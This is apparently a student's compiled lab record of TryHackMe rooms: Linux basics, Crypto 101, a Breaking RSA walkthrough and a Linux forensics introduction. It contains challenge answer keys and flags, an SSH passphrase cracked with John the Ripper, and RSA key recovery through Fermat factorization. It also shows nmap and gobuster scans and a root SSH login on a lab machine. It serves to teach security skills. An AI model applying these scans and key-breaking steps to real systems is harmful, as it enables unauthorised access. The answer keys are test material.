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
Pro tip: You can use cat to output the contents of a file within directories without having to navigate to it by using cat and the name of the directory. I.e. cat /home/ubuntu/Documents/todo.txt
Sometimes things like usernames, passwords (yes - really...), flags or configuration settings are stored within files where "cat" can be used to retrieve these.
Finding out the full Path to our Current Working Directory (pwd)


"testfile.txt" 0L, 0C written
tryhackme@linux1:~/folder1$ vim testfile.txt



1. Understanding why Linux is so commonplace today
2. Interacting with your first-ever Linux machine!
3. Ran some of the most fundamental commands
4. Had an introduction to navigating around the filesystem & how we can use commands like find and grep to make finding data even more efficient!
5. Power up your commands by learning about some of the important shell operators.

Result: This experiment provides a practical introduction to LINUX Operating system fundamentals, enabling to navigate, manage, and analyze system components efficiently.

Answer the questions below

Research: What year was the first release of a Linux operating system?

- 1980
- 1985
- 1989
- 1991 ✓ Correct Answer

Answer the questions below

If we wanted to output the text "**TryHackMe**", what would our command be?

echo TryHackMe ✓ Correct Answer Hint

What is the username of who you're logged in as on your deployed Linux machine?

tryhackme ✓ Correct Answer Hint

Answer the questions below

On the Linux machine that you deploy, how many folders are there?

4 ✓ Correct Answer

Which directory contains a file?

folder4 ✓ Correct Answer Hint

What is the contents of this file?

Hello World ✓ Correct Answer

Use the cd command to navigate to this file and find out the new current working directory. What is the path?

/home/tryhackme/folder4 ✓ Correct Answer

Answer the questions below

Use grep on "access.log" to find the flag that has a prefix of "THM". What is the flag? **Note:** The "access.log" file is located in the "/home/tryhackme/" directory.

THM{ACCESS} ✓ Correct Answer Hint

And I still haven't found what I'm looking for!

No answer needed ✓ Correct Answer

Answer the questions below

If we wanted to run a command in the background, what operator would we want to use?

& ✓ Correct Answer

If I wanted to replace the contents of a file named "passwords" with the word "password123", what would my command be?

echo password123 > passwords ✓ Correct Answer Hint

Now if I wanted to add "tryhackme" to this file named "passwords" but also keep "passwords123", what would my command be

echo tryhackme >> passwords ✓ Correct Answer Hint

Now use the deployed Linux machine to put these into practice

No answer needed ✓ Correct Answer

Ex. No.: 3

CAPTURE FLAGS-ENCRYPTION CRYPTO 101


Aim:


To capture the various flags in Encryption Crypto 101 in TryHackMe platform.


Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/encryptioncrypto101
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Solve the crypto math used in RSA.
4. Find out who issued the HTTPS Certificate to tryhackme.com
5. Perform SSH Authentication by generating public and private key pair using ssh-keygen
6. Perform decryption of the gpg encrypted file and find out the secret word.

Output:







root@ip-10-10-18-189:~# gpg --import tryhackme.key
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key FFA4B5252BAEB2E6: public key "TryHackMe (Example Key)" imported
gpg: key FFA4B5252BAEB2E6: secret key imported

```
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

root@ip-10-10-18-189:~# gpg message.gpg

gpg: WARNING: no command supplied.  Trying to guess what you mean ...
gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30
     "TryHackMe (Example Key)"

gpg: WARNING: no command supplied.  Trying to guess what you mean ...
gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30
     "TryHackMe (Example Key)"
```

Result: Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform.

Answer the questions below

I agree not to complain too much about how theory heavy this room is.

No answer needed ✓ Correct Answer

Are SSH keys protected with a passphrase or a password?

passphrase ✓ Correct Answer Hint

Answer the questions below

What does SSH stand for?

Secure Shell ✓ Correct Answer

How do webservers prove their identity?

certificates ✓ Correct Answer Hint

What is the main set of standards you need to comply with if you store or process payment card details?

PCI-DSS ✓ Correct Answer

Answer the questions below

What's 30 % 5?

0 ✓ Correct Answer

What's 25 % 7

4 ✓ Correct Answer

What's 118613842 % 9091

3565 ✓ Correct Answer Hint

Answer the questions below

Should you trust DES? Yea/Nay

Nay ✓ Correct Answer Hint

What was the result of the attempt to make DES more secure so that it could be used for longer?

Triple DES ✓ Correct Answer Hint

Is it ok to share your public key? Yea/Nay

Yea ✓ Correct Answer

Answer the questions below

p = 4391, q = 6659. What is n?

29239669 ✓ Correct Answer Hint

I understand enough about RSA to move on, and I know where to look to learn more if I want to.

No answer needed ✓ Correct Answer

Answer the questions below

What can you use to verify that a file has not been modified and is the authentic file as the author intended?

Digital Signature ✓ Correct Answer

Answer the questions below

I recommend giving this a go yourself. Deploy a VM, like Linux Fundamentals 2 and try to add an SSH key and log in with the private key.

No answer needed ✓ Correct Answer Hint

Download the SSH Private Key attached to this room.

No answer needed ✓ Correct Answer

What algorithm does the key use?

RSA ✓ Correct Answer Hint

Crack the password with John The Ripper and rockyou, what's the passphrase for the key?

delicious ✓ Correct Answer Hint

Answer the questions below

Time to try some GPG. Download the archive attached and extract it somewhere sensible.

No answer needed ✓ Correct Answer

You have the private key, and a file encrypted with the public key. Decrypt the file. What's the secret word?

Pineapple ✓ Correct Answer Hint

Ex. No.: 4

Breaking RSA


Aim:

Breaking RSA in TryHackMe Using Fermat's Factorization Algorithm-

The goal is to break an RSA encryption challenge in TryHackMe by factoring the modulus N using **Fermat's Factorization Algorithm**. This method works best when the two prime factors p and q are **close to each other**, meaning their difference is small. Once p and q are found, the private key and decrypt messages can be found.

A brief overview of RSA

The security of RSA relies on the practical difficulty of factoring the product of two large prime numbers, the "factoring problem". RSA key pair is generated using 3 large positive integers –



(e, n) are public variables and make up the public key. d is the private key and is calculated using p and q. If we could somehow factorize n into p and q, we could then be able to calculate d and break RSA. However, factorizing a large number is very difficult and would take some unrealistic amount of time to do so, provided the two prime numbers are **randomly** chosen.

Fermat's Factorization Algorithm Mathematical Basis:

RSA uses a modulus N calculated as:
$N=p\times q$
N = p x q
where p and q are prime numbers.

If p and q are close, they can be rewritten as:
$p=(a-b)$, $q=(a+b)$
where a is the midpoint between p and q, and b is the offset.

Rearranging, we get:
$N=(a-b)(a+b)=a^2-b^2$
which can be rewritten as:
$a^2-N=b^2$
Thus, the problem reduces to finding an integer a such that a^2-N is a perfect square.

Algorithm Steps:

1. **Find an initial estimate of aa:**

$$a = [\sqrt{N}]$$

(Round up the square root of NN).

2. **Iterate until a^2-N is a perfect square:**

- Compute $b^2=a^2-N$
- Check if b^2 is a perfect square.
- If it is, set $b = \sqrt{b^2}$
- Compute p=a−b and q=a+b.

3. **Verify p and q by checking if p×q=N**

4. **Use p and q to compute φ(N) and the private key d:**

$$\varphi(N)=(p-1)(q-1)$$

$$d=e^{-1} \bmod \varphi(N)$$

using the Extended Euclidean Algorithm.

5. **Decrypt the ciphertext using:**


$$M=C^d \bmod N$$


When Fermat's Factorization Works Well:

- **When p and q are close.**
- **For small or medium-sized RSA moduli.**
- **When the difference q - p is small, making b small.**

Output:

1. How many services are running on the box?
   $ sudo nmap -sV -Pn -vvv -T3 10.10.182.180





```
┌──(0×b0b㉿kali)-[~/Documents/tryhackme]
└─$ nmap -sT -p- 10.10.72.68 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 14:37 EST
Nmap scan report for localhost (10.10.72.68)
Host is up (0.048s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 23.40 seconds

┌──(0×b0b㉿kali)-[~/Documents/tryhackme]
└─$ nmap -sT -sV -sC -p 22,80 10.10.72.68 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 14:40 EST
Nmap scan report for localhost (10.10.72.68)
Host is up (0.045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ff:8c:c9:bb:9c:6f:6e:12:92:c0:96:0f:b5:58:c6:f8 (RSA)
|   256 67:ff:d4:09:ee:2c:8d:eb:94:b3:af:17:8e:dc:94:ae (ECDSA)
|_  256 81:0e:b2:0e:f6:64:76:3c:c3:39:72:c1:29:59:c3:3c (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Jack Of All Trades
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.11 seconds
```

Ans: 2

Q. 2 What is the name of the hidden directory on the web server? (without leading '/')
Ans: development

```
┌──(0×b0b㉿kali)-[~]
└─$ gobuster dir -u http://10.10.72.68 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.72.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/development          (Status: 301) [Size: 178] [--> http://10.10.72.68/development/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

Q.3 What is the length of the discovered RSA key? (in bits)
To determine the length in bits of the public we can issue the following command:

```
┌──(0×b0b㉿kali)-[~/Documents/tryhackme/breaking-rsa]
└─$ ssh-keygen -l -f id_rsa.pub
4096 SHA256:DIqTDIhboydTh2QU6i58JP+5aDRnLBPT8GwVun1n0Co no comment (RSA)
```

Ans: 4096

Q.4 What are the last 10 digits of n? (where 'n' is the modulus for the public-private key pair)
Ans: 1225222383

```
┌──(0×b0b㉿kali)-[~/Downloads]
└─$ python
Python 3.11.7 (main, Dec  8 2023, 14:22:46) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.PublicKey import RSA
>>> f = open("id_rsa.pub","r")
>>> key = RSA.importkey(f.read())
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: module 'Crypto.PublicKey.RSA' has no attribute 'importkey'. Did you mean: 'importKey'?
>>> key = RSA.importKey(f.read())
>>> print key.n
  File "<stdin>", line 1
    print key.n
    ^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?
>>> print(key.n)
[redacted]
>>> print(key.e)
65537
```

Q.5 What is the numerical difference between p and q?

Ans: 1502

```
┌──(0×b0b㉿kali)-[~/Documents/tryhackme/breaking-rsa]
└─$ python rsa-pwn.py
Modulus (n): 960343778775549488806716229688022562692463185460664314559819511657255292180827209174624059690060629715513180527734160798185034958883650709727032190772084959116259664047922715427522089353727952666824433207585440395813418471678775572995422248008108462980790558476993362919639516120538362516927622315187274971734081435230079153205750750206429567571170308520530081469765605315834470033551354603599288570101962414976042491513743536534916842148136781363966417069491284535265666511231621388068981160279209182581367134273767756187251364519848963007884656049147418729701738685419406754003250066796620307875709866952439030179231211054839353342897838306642607227046734716884703552688980858414366742781725580377180144541978809005281731232604162936015554289274471523038666760994260315829982230640668811250447030003462317740603204577123985618718687833015332554488836087898084147236609893032121172292368637672349405254772581742883431648376052937332995630141793928654990078967475194724151821689117026010445305375748604757116271353498403318409547515058838447618537811182917198454172161072247021099572638700461507432831248944781465511414308770376182766366160748136532693805002316728842876519091399408672222673058844554058431161474308624683491225222383
Public Exponent (e): 65537
p: [redacted]
q: [redacted]
Difference between q and p: [redacted]
Private Key (d): [redacted]
Private key generated and saved as 'id_rsa'.
```

Q.6 What is the flag?

And: breakingRSAissuperfun20220809134031

```
┌──(0×b0b㉿kali)-[~/Documents/tryhackme/breaking-rsa]
└─$ chmod 600 id_rsa

┌──(0×b0b㉿kali)-[~/Documents/tryhackme/breaking-rsa]
└─$ ssh -i id_rsa root@10.10.72.68
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-124-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 16 Feb 2024 07:55:05 PM UTC

  System load:  0.0               Processes:             112
  Usage of /:   70.1% of 4.84GB   Users logged in:       1
  Memory usage: 24%               IPv4 address for eth0: 10.10.72.68
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Feb 16 19:33:29 2024 from 10.8.211.1
root@thm:~# ls -lah
total 36K
drwx------  5 root root 4.0K Feb 16 19:33 .
drwxr-xr-x 19 root root 4.0K Aug 13  2022 ..
-rw-------  1 root root   30 Aug 13  2022 .bash_history
-rw-r--r--  1 root root 3.1K Dec  5  2019 .bashrc
drwx------  2 root root 4.0K Feb 16 19:33 .cache
-r--------  1 root root   36 Aug 13  2022 flag
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  3 root root 4.0K Aug 13  2022 snap
drwx------  2 root root 4.0K Aug 13  2022 .ssh
root@thm:~# cat flag
```

Answer the questions below

How many services are running on the box?

2 — ✓ Correct Answer

What is the name of the hidden directory on the web server? (without leading '/')

development — ✓ Correct Answer

What is the length of the discovered RSA key? (in bits)

4096 — ✓ Correct Answer

What are the last 10 digits of n? (where 'n' is the modulus for the public-private key pair)

1225222383 — ✓ Correct Answer

Factorize n into prime numbers p and q

No answer needed — ✓ Correct Answer

What is the numerical difference between p and q?

1502 — ✓ Correct Answer

Generate the private key using p and q (take e = 65537)

No answer needed — ✓ Correct Answer

What is the flag?

breakingRSAissuperfun20220809134031 — ✓ Correct Answer

Experiment No 5:Linux File System Analysis

Aim :

Task 1 Introduction

Introduction

Performing live forensic file system analysis is often an early part of incident response and is crucial in assessing and determining potential security breaches. This process involves examining digital artefacts, system logs, users, and file structures to uncover evidence of unauthorized access, malicious activities, or data compromise. While drawing methodological comparisons to Windows forensic operations, Linux forensics and the Unix-based operating systems also present unique challenges

opportunities for forensic analysts. Understanding common artefacts of Linux file systems, permissions, and log mechanisms, therefore, becomes vital to the timely detection and mitigation of security incidents. As we are only analyzing and identifying artefacts of compromise at this stage of the incident response, it's important to emphasize that it's generally unsafe to remediate the live compromised system for further use. Instead, securely restoring from backups and performing vulnerability management remediation activities (which is out of scope for this room) is essential for recovery and minimizing impact.

Objectives


- Learn how to perform live file system analysis on a Linux system.
- Understand common artefacts, log mechanisms, and file system activities in Linux forensics.
- Reconstruct an event timeline in a hands-on incident response scenario. Pre-requisites

Task 2 Investigation Setup

To secure the environment for live forensic analysis:

1. Ensure necessary backups are acquired and isolate the system from the network.
2. Use known good binaries and libraries for analysis by mounting a USB with clean Debian-based binaries.
